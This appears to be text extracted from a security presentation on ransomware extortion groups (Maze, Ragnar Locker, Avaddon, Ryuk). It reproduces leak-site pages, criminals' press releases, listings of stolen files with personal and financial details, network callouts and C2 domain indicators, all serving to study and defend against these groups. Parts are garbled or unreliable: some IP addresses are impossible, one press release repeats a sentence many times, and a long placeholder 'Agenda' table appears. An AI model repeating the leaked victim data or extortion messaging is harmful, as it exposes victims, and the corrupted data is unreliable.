
1: Generates RSA key pair:

Protected by Master RSA key

Private Key

Public Key

2: Encrypt files with this key



3: Network callouts to IP addresses, with random URLs

#	Result	Protocol	Host	URL	Body	Caching	Content-Type	Process	Comments
9	404	HTTP	92.63.8.47	/image/af/bef7upg...47p-43p...	1,245		text/html	maze.3br-4436	
10	404	HTTP	92.63.32.2	/awqbcf.cg?w=48&gd=rs4	170		text/html	maze.3br-4436	
11	501	HTTP	92.63.37.308	/qgn/k_jap?w=21y7vrs64kcu...	1,331		text/html	maze.3br-4436	
12	403	HTTP	92.63.194.20	/fmg.action?i=48&wq58pe...	140		text/html; c...	maze.3br-4436	
13	302	HTTP	92.63.17.245	/account/check/cacgnouvr_jap...	138		text/html	maze.3br-4436	
14	302	HTTP	92.63.17.245	/?od=51&dx=vj&w=exp47&opb...	138		text/html	maze.3br-4436	
15	200	HTTP	92.63.17.245:8000	/?od=51&dx=vj&w=exp47&opb...	7,642	no-store	text/html; c...	maze.3br-4436	
16	405	HTTP	92.63.32.55	/register/payout/cmhgn.html?w...	186		text/html	maze.3br-4436	
17	404	HTTP	92.63.11.151	/create/ha.php?w=9503&dlvq...	1,245		text/html	maze.3br-4436	
18	504	HTTP	92.63.294.3	/?wqqr.qg?wpa=0r	512	no-cac...	text/html; c...	maze.3br-4436	
19	404	HTTP	92.63.15.8	/account/burhd.php?w=443	178		text/html	maze.3br-4436	
20	404	HTTP	92.63.29.137	/?wv_jap?w=4=6v80&w=4v1...	345		text/html	maze.3br-4436	
21	301	HTTP	92.63.32.57	/?wv_jap?w=4=6v80&w=4v1...	0		text/html; c...	maze.3br-4436	
22	200	HTTP	Tunnel to	92.63.32.57+43	0			maze.3br-4436	
23	404	HTTP	92.63.15.56	/?wv_jap?w=4=6v80&w=4v1...	178		text/html	maze.3br-4436	
24	404	HTTP	92.63.11.151	/?wv_jap?w=4=6v80&w=4v1...	1,245		text/html	maze.3br-4436	
25	404	HTTP	92.63.32.52	/?wv_jap?w=4=6v80&w=4v1...	210		text/html; c...	maze.3br-4436	
26	404	HTTP	92.63.15.8	/?wv_jap?w=4=6v80&w=4v1...	300		text/html; c...	maze.3br-4436	
28	200	HTTP	Tunnel to	92.63.32.57+43	0			maze.3br-4436	

4: Create 'DECRYPT-FILES.html' ransom note



Maze ransomware and data leak group





Base64 string, containing an encrypted private decryption key and information about the computer, such as computer name, logged in user, version of Windows, and other information used by the ransomware. The ransom note states that this text must be sent when emailing the ransomware developer.

# Maze ransomware and data leak group



# Maze Ransomware Not Getting Paid, Leaks Data Left and Right

By [Ionut Ilascu](#)

January 23, 2020

12:01 AM

2



**Maze ransomware and data leak group**



# Allied Universal Breached by Maze Ransomware, Stolen Data Leaked

By [Lawrence Abrams](#)

November 21, 2019 10:48 PM 2















After a deadline was missed for receiving a ransom payment, the group behind Maze Ransomware has published almost 700 MB worth of data and files stolen from security staffing firm Allied Universal. We are told this is only 10% of the total files stolen and the rest will be released if a payment is not made.

This is an unfortunate story and one that BleepingComputer does not enjoy telling, but with Maze's actions it is important to be told.

With this escalated attack, victims now need to not only be concerned about recovering their encrypted files, but what would happen if their stolen unencrypted files were leaked to the public.

**Maze ransomware and data leak group**



Name	Date modified	Type	Size
 Anthony Anderson - Med - 978-...-0B2B...	6/23/2017 7:10 PM	Adobe Acrobat D...	65 KB
 Confidential Investigative Report - 	6/25/2015 8:21 PM	Microsoft Word D...	36 KB
 Medical report_assault tc - 	9/10/2012 12:04 PM	Adobe Acrobat D...	1,541 KB
 pos -  .com.cer	10/5/2017 8:33 AM	Security Certificate	2 KB
 www -  .com.pfx	6/18/2019 2:05 PM	Personal Informati...	8 KB
  -  SEPARATION AGREEMENT ...	1/11/2016 6:28 PM	Adobe Acrobat D...	217 KB

Sample of stolen Allied Universal files

Leaked data via Maze



Name	Date modified	Type	Size
JOTA - Policy Review - v2.xlsx	8/25/2015 12:15 PM	Microsoft Excel W...	93 KB
JOTA - Policy Meeting.pdf	9/16/2015 9:52 AM	Chrome HTML, Do...	27 KB
JOTA - Policy signed severance agreemen...	1/17/2016 12:32 PM	Chrome HTML, Do...	11,290 KB
DRAFT - CONFIDENTIAL SEPARATION A...	11/18/2015 8:37 PM	Microsoft Word D...	41 KB
JOTA - Policy CONFIDENTIAL SEPARATL...	8/24/2015 2:39 PM	Microsoft Word D...	43 KB
JOTA - Policy CONFIDENTIAL SEPARATL...	8/24/2015 2:39 PM	Chrome HTML, Do...	206 KB
JOTA - Policy.docx	8/24/2015 10:03 AM	Microsoft Word D...	25 KB
JOTA - Policy.pdf	8/24/2015 10:20 AM	Chrome HTML, Do...	186 KB
JOTA - Policy CONFIDENTIAL SEPARAT...	8/24/2015 2:24 PM	Microsoft Word D...	44 KB
JOTA - Policy CONFIDENTIAL SEPARAT...	8/24/2015 2:25 PM	Chrome HTML, Do...	215 KB
JOTA - Policy.docx	8/24/2015 10:03 AM	Microsoft Word D...	25 KB
JOTA - Policy.pdf	8/24/2015 2:26 PM	Chrome HTML, Do...	186 KB
JOTA - Policy Review.doc	8/24/2015 12:24 PM	Microsoft Word 9...	58 KB
JOTA - Policy Review.pdf	8/24/2015 12:25 PM	Chrome HTML, Do...	137 KB

More leaked files

Leaked data via Maze



## Maze Team official press release. November 1 2020

### The Project is closed.

**Maze Team** Project is announcing it is officially closed.

All the links to our project, using of our brand, our work methods should be considered to be a scam.

We never had partners or official successors. Our specialists do not work with any other software.

Nobody and never will be able to host new partners at our news website. The **Maze cartel** was never exists and is not existing now. It can be found only inside the heads of the journalists who wrote about it.

Attention to everyone who wants for its private information to be deleted from our news website. You can contact to **Maze** support chat. Support will be continued for a month after the press release.

There were a lot of rumors, lies and speculations around our project. So we decided to answer the questions "why" and "what for".

**WHY?** Our world is sinking in the recklessness and indifference, in laziness and stupidity. If you are taking the responsibility for other people money and personal data then try to keep it secure. Until you do that there will be more projects like **Maze** to remind you about secure data storage.

How come that you don't understand that right now a hacker attack is enough for a large area or a country to lose the access to internet, water, gas and electricity. As an instance we had the access to state life support systems of New Yorks and to major internet providers. A good attack was able to cut the access to internet for 35 states. We didn't attack those objects but their security is still

Maze calling  
it quits



Search

Represented here companies do not wish to cooperate with us, and trying to hide our successful attack on their resources. Wait for their databases and private papers here. Follow the news! P.S. We have the second domain: newsmaze.top.

To contact us use the feedback form of our news website.

WHDH-TV - Full dump (100%)

https://whdh.com/

Article about WHDH-TV have been locked

Cryptoransomware

admin, 6006

Read More >

Capital Lumber Company - Full dump (100%)

https://www.capital-lumber.com/

Article about Capital Lumber Company have been locked

Cryptoransomware

admin, 10684

Read More >

Fairfax County Public Schools - Full dump (100%)

https://www.fcps.edu/

Article about Fairfax County Public Schools have been locked

Cryptoransomware

Maze calling it quits



# Sodinokibi Ransomware Publishes Stolen Data for the First Time

By [Lawrence Abrams](#)

January 11, 2020 06:07 PM 2



For the first time, the operators behind the Sodinokibi Ransomware have released files stolen from one of their victims because a ransom was not paid in time.

**Other ransomware that leaks victim data**

Since last month, the representatives of the Sodinokibi, otherwise known as REvil, have [publicly stated](#) that they would begin to follow [Maze's example](#) and publish data stolen from victims if they do not pay a ransom.







Our domains: rgleak7op734elep.onion rgleaktxuey67yrgspmhvtrqtgogur351wdrup4d3igibm3pupc4lyd.onion p6o7m73ujalhgkiv.o ragnarleaks.top

# Home Page of Ragnar\_Locker Leaks site



## WALL OF SHAME

Here will be permanent list of companies who would like to keep in secret the info leakage, exposing themselves and their customers, partners to even greater risk than a bug-hunting reward!

Other ransomware that leaks victim data

**negat**  
 updated 10/31/2020 12:00  
 views: 13344 | Published: 10/08/2020 15:19:52

**Astro Industries, Inc.**  
 views: 16602 | Published: 09/27/2020 20:43:43



**Ragnar using FaceBook ads to publicly pressure victims**



### Security breach of Campari Group network

Ragnar Justice Team Press Release

We confirm that the attack was made and it was successful. We did receive notice of the breach and the affected systems were immediately taken offline. We are currently working to restore the affected systems and are confident that the data is safe.

As a result of the breach, we have taken steps to ensure that the data is safe and that the affected systems are secure. We are currently working to restore the affected systems and are confident that the data is safe.

We are confident that the data is safe and that the affected systems are secure. We are currently working to restore the affected systems and are confident that the data is safe. We are currently working to restore the affected systems and are confident that the data is safe.

We are confident that the data is safe and that the affected systems are secure. We are currently working to restore the affected systems and are confident that the data is safe.

We are confident that the data is safe and that the affected systems are secure. We are currently working to restore the affected systems and are confident that the data is safe.

**Ragnar using facebook ads to shame victims**

<https://krebsonsecurity.com/2020/11/ransomware-group-turns-to-facebook-ads/>



# Leaks Company Birch Communications inc.

Admin - March 18, 2020

## Company Website: [www.birch.com](http://www.birch.com)

Leaks from Birch Communications, LLC. and the Fusion Connect, Inc.  
Industry: Media  
Sector: Communications  
WEBSITE: [www.birch.com](http://www.birch.com)

Birch provides Internet Protocol communication, network broadband  
Estimated Annual Revenue: \$257.5M  
Estimated Employees: 1,013  
President & CEO: Tony Tomase

Approximately on 15 of March the network of Birch Communications  
they still left a lot of vulnerabilities and holes, which were  
Also we could expand on whole network and get admin credentials,  
some important data about their clients and partners, some of th

There was no response on the offered negotiations of this case!  
So since they didn't show any interest to discuss our bug-huntin  
of these leakage, we have no other choice to publish this articl

**Ragnar victim data leaked**

New Birch archive	<a href="#">Link to download</a>
Folder 1.7z	<a href="#">Link to download</a>
Folder 2.zip	<a href="#">Link to download</a>
Folder 3.zip	<a href="#">Link to download</a>



atfiscorp01		Name	Size	Type	Date added
└─	! Archive	! Archive	45.45 GB	Folder	13/03/2020, 04:01
└─	! Key Documents	! Key Documents	83.5 MB	Folder	13/03/2020, 04:01
└─	! Management	! Management	30.79 GB	Folder	13/03/2020, 04:01
└─	! Supporting Documents	! Supporting Documents	24.03 GB	Folder	13/03/2020, 04:01
└─	! Management	! Management	70.02 GB	Folder	13/03/2020, 04:01
└─	! Management	! Management	46.72 GB	Folder	13/03/2020, 04:01
└─	! Management	! Management	3.42 GB	Folder	13/03/2020, 04:04
└─	! Management	! Management	63.2 MB	Folder	13/03/2020, 04:11
└─	Dave Gibson	Dave Gibson	1.20 GB	Folder	13/03/2020, 06:11
└─	Status	Status	138 KB	Folder	13/03/2020, 04:11
└─	Tableau data	Tableau data	252 KB	Folder	13/03/2020, 04:11
└─	1. Acquisitions	1. Acquisitions	10.0 MB	Folder	13/03/2020, 04:01
└─	2. Margin Improvement Pr...	2. Margin Improvement Projects	31 KB	Folder	13/03/2020, 04:04
└─	3. Product Development	3. Product Development	20 KB	Folder	13/03/2020, 04:01
└─	! Archive	! Archive	27 KB	Folder	13/03/2020, 04:01
└─	! Supporting Docume...	! Supporting Documents	233.0 MB	Folder	13/03/2020, 04:11
└─	ATT 882	ATT 882	9 KB	Folder	13/03/2020, 04:01
└─	BryanC data for RayW	BryanC data for RayW	3 KB	Folder	13/03/2020, 04:01
└─	Centurylink Broadband	Centurylink Broadband	660 B	Folder	13/03/2020, 04:01
└─	Cost Models	Cost Models	165 B	Folder	13/03/2020, 04:01
└─	Fiber	Fiber	330 B	Folder	13/03/2020, 04:04
└─	Frontier Resale Agree....	Frontier Resale Agree....	13 KB	Folder	13/03/2020, 04:04
└─	HME	HME	28 KB	Folder	13/03/2020, 04:01
└─	ICE Pricing Project	ICE Pricing Project	11 KB	Folder	13/03/2020, 04:11
└─	Legacy Voice	Legacy Voice	1 KB	Folder	13/03/2020, 04:04
└─	Market Segments	Market Segments	495 B	Folder	13/03/2020, 04:04
└─	Masterstream	Masterstream	256.3 MB	Folder	13/03/2020, 06:11
└─	Mobile	Mobile	330 B	Folder	13/03/2020, 04:04
└─	MPLS	MPLS	406 KB	Folder	13/03/2020, 06:47
└─	MSSQL	MSSQL	231.6 MB	Folder	13/03/2020, 04:11
└─	NNI Building Expansion	NNI Building Expansion	51 KB	Folder	13/03/2020, 04:04
└─	Product Family Mapping	Product Family Mapping	405 KB	Folder	13/03/2020, 04:11
└─	Product Performance ...	Product Performance ...	1 KB	Folder	13/03/2020, 04:04

Ragnar victim data leaked

ID	Item Name	Item Value	Item Type	Item Content
10	Agenda 10	Agenda 10	Text	Agenda 10
11	Agenda 11	Agenda 11	Text	Agenda 11
12	Agenda 12	Agenda 12	Text	Agenda 12
13	Agenda 13	Agenda 13	Text	Agenda 13
14	Agenda 14	Agenda 14	Text	Agenda 14
15	Agenda 15	Agenda 15	Text	Agenda 15
16	Agenda 16	Agenda 16	Text	Agenda 16
17	Agenda 17	Agenda 17	Text	Agenda 17
18	Agenda 18	Agenda 18	Text	Agenda 18
19	Agenda 19	Agenda 19	Text	Agenda 19
20	Agenda 20	Agenda 20	Text	Agenda 20
21	Agenda 21	Agenda 21	Text	Agenda 21
22	Agenda 22	Agenda 22	Text	Agenda 22
23	Agenda 23	Agenda 23	Text	Agenda 23
24	Agenda 24	Agenda 24	Text	Agenda 24
25	Agenda 25	Agenda 25	Text	Agenda 25
26	Agenda 26	Agenda 26	Text	Agenda 26
27	Agenda 27	Agenda 27	Text	Agenda 27
28	Agenda 28	Agenda 28	Text	Agenda 28
29	Agenda 29	Agenda 29	Text	Agenda 29
30	Agenda 30	Agenda 30	Text	Agenda 30
31	Agenda 31	Agenda 31	Text	Agenda 31
32	Agenda 32	Agenda 32	Text	Agenda 32
33	Agenda 33	Agenda 33	Text	Agenda 33
34	Agenda 34	Agenda 34	Text	Agenda 34
35	Agenda 35	Agenda 35	Text	Agenda 35
36	Agenda 36	Agenda 36	Text	Agenda 36
37	Agenda 37	Agenda 37	Text	Agenda 37
38	Agenda 38	Agenda 38	Text	Agenda 38
39	Agenda 39	Agenda 39	Text	Agenda 39
40	Agenda 40	Agenda 40	Text	Agenda 40
41	Agenda 41	Agenda 41	Text	Agenda 41
42	Agenda 42	Agenda 42	Text	Agenda 42
43	Agenda 43	Agenda 43	Text	Agenda 43
44	Agenda 44	Agenda 44	Text	Agenda 44
45	Agenda 45	Agenda 45	Text	Agenda 45
46	Agenda 46	Agenda 46	Text	Agenda 46
47	Agenda 47	Agenda 47	Text	Agenda 47
48	Agenda 48	Agenda 48	Text	Agenda 48
49	Agenda 49	Agenda 49	Text	Agenda 49
50	Agenda 50	Agenda 50	Text	Agenda 50
51	Agenda 51	Agenda 51	Text	Agenda 51
52	Agenda 52	Agenda 52	Text	Agenda 52
53	Agenda 53	Agenda 53	Text	Agenda 53
54	Agenda 54	Agenda 54	Text	Agenda 54
55	Agenda 55	Agenda 55	Text	Agenda 55
56	Agenda 56	Agenda 56	Text	Agenda 56
57	Agenda 57	Agenda 57	Text	Agenda 57
58	Agenda 58	Agenda 58	Text	Agenda 58
59	Agenda 59	Agenda 59	Text	Agenda 59
60	Agenda 60	Agenda 60	Text	Agenda 60
61	Agenda 61	Agenda 61	Text	Agenda 61
62	Agenda 62	Agenda 62	Text	Agenda 62
63	Agenda 63	Agenda 63	Text	Agenda 63
64	Agenda 64	Agenda 64	Text	Agenda 64
65	Agenda 65	Agenda 65	Text	Agenda 65
66	Agenda 66	Agenda 66	Text	Agenda 66
67	Agenda 67	Agenda 67	Text	Agenda 67
68	Agenda 68	Agenda 68	Text	Agenda 68
69	Agenda 69	Agenda 69	Text	Agenda 69
70	Agenda 70	Agenda 70	Text	Agenda 70
71	Agenda 71	Agenda 71	Text	Agenda 71
72	Agenda 72	Agenda 72	Text	Agenda 72
73	Agenda 73	Agenda 73	Text	Agenda 73
74	Agenda 74	Agenda 74	Text	Agenda 74
75	Agenda 75	Agenda 75	Text	Agenda 75
76	Agenda 76	Agenda 76	Text	Agenda 76
77	Agenda 77	Agenda 77	Text	Agenda 77
78	Agenda 78	Agenda 78	Text	Agenda 78
79	Agenda 79	Agenda 79	Text	Agenda 79
80	Agenda 80	Agenda 80	Text	Agenda 80
81	Agenda 81	Agenda 81	Text	Agenda 81
82	Agenda 82	Agenda 82	Text	Agenda 82
83	Agenda 83	Agenda 83	Text	Agenda 83
84	Agenda 84	Agenda 84	Text	Agenda 84
85	Agenda 85	Agenda 85	Text	Agenda 85
86	Agenda 86	Agenda 86	Text	Agenda 86
87	Agenda 87	Agenda 87	Text	Agenda 87
88	Agenda 88	Agenda 88	Text	Agenda 88
89	Agenda 89	Agenda 89	Text	Agenda 89
90	Agenda 90	Agenda 90	Text	Agenda 90
91	Agenda 91	Agenda 91	Text	Agenda 91
92	Agenda 92	Agenda 92	Text	Agenda 92
93	Agenda 93	Agenda 93	Text	Agenda 93
94	Agenda 94	Agenda 94	Text	Agenda 94
95	Agenda 95	Agenda 95	Text	Agenda 95
96	Agenda 96	Agenda 96	Text	Agenda 96
97	Agenda 97	Agenda 97	Text	Agenda 97
98	Agenda 98	Agenda 98	Text	Agenda 98
99	Agenda 99	Agenda 99	Text	Agenda 99
100	Agenda 100	Agenda 100	Text	Agenda 100

Ragnar victim data leaked



# GST Autoleather Company !

This is a public page about leak from GST Autoleather

Website: [www.gstautoleather.com](http://www.gstautoleather.com)

Address: Corporate Headquarters, 2600 Bicentennial Drive, Rochester Hills, MI 48309

According to public info from zoominfo.com

Employees: 1,600

Revenue: \$214 Million

The security perimeter of GST was breached and entire network was penetrated, we were able to download more than 1TB of private and sensitive data from the filesystem.

The company calls themselves "the #1 automotive leather company in the world", however security level is very poor and we didn't see any serious problem during penetration.

Looks like company was not interested in saving their information from leakage, just since someone maybe it was just an IT guy's interest. He asked about how to decrypt files, but after that they didn't response.

Finance folder 7z	Download
Customer contacts list 7z	Download
2020 regional monthly REVENUE.xlsx	Download
2019 07 05_S3IA_F531 All Workbook.xlsx	Download

Excel Sever work 19a.xlsx

Copy of 2019 YTD ITP reimbursement statement:

Investigation Report for Grain & Brake (confident)

File Name	Size	Date Modified
...	...	...



AUTOLEATHER™

**TOP SECRET**

101	RSA	Toyota	Lexus	0,740,109	0,942,439	(413,199)
102	NA	Toyota	Other	(2,136,537)	(2,136,537)	-
103	NA	Toyota	Ace	4,063,123	3,509,310	553,813
104	NA	Volkswagen	Atlas	4,192,641	4,142,721	49,920
105	<b>NA Total</b>			<b>\$189,426,054</b>	<b>\$210,082,397</b>	<b>\$(20,656,343)</b>
106	RSA	BMW	3-Series	1,594,412	1,834,841	(240,429)
107	RSA	BMW	4-Series	5,337,390	5,776,625	(439,235)
108	RSA	BMW	2-Series	1,705,196	3,277,899	(1,572,703)
109	RSA	BMW	X1	786,969	-	786,969
110	RSA	BMW	X3	3,799,765	3,915,116	(115,351)
111	RSA	Ford	Ranger XLT	3,559,841	4,131,065	(571,224)
112	RSA	Ford	Everest	459,653	393,206	66,447
113	RSA	Ford	Ranger <u>Wildtrak</u>	1,207,613	-	1,207,613
114	RSA	Hyundai	OO / Fastback	2,163,302	2,152,483	10,819
115	RSA	Mercedes-Benz	C-Class	1,990,511	1,990,511	-
116	RSA	Mercedes-Benz	SLK-Class	1,990,511	1,990,511	-
117	RSA	Other	Other	1,990,511	1,990,511	-
118	RSA	Toyota	Corolla	890,280	889,874	406
119	RSA	Toyota	<u>Hilux</u>	549,482	532,642	16,840
120	RSA	Toyota	<u>Fortuner</u>	2,290,674	2,220,470	70,204
121	RSA	Volkswagen	Polo	143,784	145,710	(1,926)
122	RSA	Volkswagen	Polo <u>Vivo</u>	19,083	19,159	(76)
123	<b>RSA Total</b>			<b>\$29,340,301</b>	<b>\$30,141,546</b>	<b>\$(801,245)</b>
124				<b>442,885,516</b>	<b>472,062,663</b>	<b>(29,177,147)</b>
125						

**Ragnar victim data leaked**



# Avaddon





### New companies

Brown Robert LLP

Next update: **Coming soon...**

American Bank Systems INC

Next update: **Coming soon...**

Avaddon team collects and analyzes information about our clients and their companies. We specialize in customer privacy data, financial information, databases, credit card information and more.

Now we would like to talk about the cost of non-collaboration and self-service data recovery.

Encrypted files are not the main problem. Companies cannot understand the risk of information leakage, especially private information.

Such leaks of information lead to losses for the company, fines and lawsuits. And don't forget that information can fall into the hands of competitors!

As we know from the reports, the cost of company recovery services can be ten times more than our amount for the ransom.

When hiring third-party negotiators or recovery companies, listen to what they tell you, try to think, are they really interested in solving your problems or are they just trying to get their piece of the pie?

Avaddon Locker cannot be decrypted without the help of the Avaddon general decryptor!

### Full dumps

J.C. Cannistraro

Published data: **41.83 GiB**

Golden Aluminum

Published data: **12.63 GiB**

Sky Leasing, LLC

Published data: **50.85 GiB**

Lonrho

Published data: **76.26 GiB**

EFCO forms

Published data: **245.16 MiB**

### Brown Robert LLP - Leak warning

**Company:** Brown Robert LLP

**Address:** 150 N Federal Hwy, Fort Lauderdale, Florida, 33301, United States

Pretends to be a security service to help you secure systems by showing how they were encrypted





Fall, 2020





## Alert (AA20-302A)

### Ransomware Activity Targeting the Healthcare and Public Health Sector

Original release date: **October 28, 2020** | Last revised: November 02, 2020




#### Summary

## US Government warns of escalating Ryuk activity

*This advisory was updated to include information on Conti, TrickBot, and BazarLoader, including new IOCs and Yara Rules for detection.*

This joint cybersecurity advisory was coauthored by the Cybersecurity and Infrastructure Security Agency (CISA), the Federal Bureau of Investigation (FBI), and the Department of Health and Human Services (HHS). This advisory describes the tactics, techniques, and procedures (TTPs) used by cybercriminals against targets in the Healthcare and Public Health (HPH) Sector to infect systems with ransomware, notably Ryuk and Conti, for financial gain.





aaronst / unc1878\_indicators.txt  
Created 17 days ago

Code Revisions 1 Stars 55 Forks 10

UNC1878 Indicators

```
unc1878_indicators.txt
1 # C2 FQDNs
2 first seen fqdn
3 2019-12-11 23:37:10 updatemanagir.us
4 2019-12-20 17:51:05 cmdupdatewin.com
5 2019-12-26 18:03:27 scrservallinst.info
6 2020-01-10 00:33:57 winsystemupdate.com
7 2020-01-11 23:16:41 jomamba.best
8 2020-01-13 05:13:43 updatewinlsass.com
9 2020-01-16 11:38:53 winsysteminfo.com
10 2020-01-20 05:58:17 livecheckpointsrs.com
11 2020-01-21 12:44:55 ciscocheckapi.com
12 2020-01-28 15:13:38 timeshifts.com
13 2020-01-29 20:30:20 cylenceprotect.com
14 2020-01-30 00:53:29 sophosdefence.com
15 2020-01-30 00:53:29 taskshedulewin.com
16 2020-01-30 00:53:29 windefenceinfo.com
17 2020-01-30 00:53:30 lsasswininfo.com
18 2020-01-30 03:10:18 update-wind.com
19 2020-01-30 05:28:23 lsassupdate.com
20 2020-01-30 13:06:54 renovatesystem.com
21 2020-01-31 22:20:57 updatewinsofttr.com
22 2020-02-02 18:43:52 cleardefencewin.com
23 2020-02-02 20:07:48 checkwinupdate.com
24 2020-02-02 22:35:23 havesetup.net
25 2020-02-03 01:32:59 update-wins.com
26 2020-02-03 15:09:50 conhostservice.com
27 2020-02-04 13:48:58 microsoftupdateswin.com
28 2020-02-04 13:49:00 iexploreservice.com
```

**10/28/20: Mandiant released Ryuk (UNC1878) IOCs**

<https://gist.github.com/aaronst/6aa7f61246f53a8dd4befea86e832456>



**Mandiant releases some IOCs as a response**



# Oregon hospital shuts down computer system after ransomware attack: 4 notes

Laura Dyrda (Twitter) - Wednesday, **October 28th, 2020** [Print](#) | [Email](#)



Klamath Falls, Ore.-based Sky Lakes Medical Center's computer systems were compromised by a ransomware attack Oct. 27, according to a [post](#) on the hospital's Facebook page.

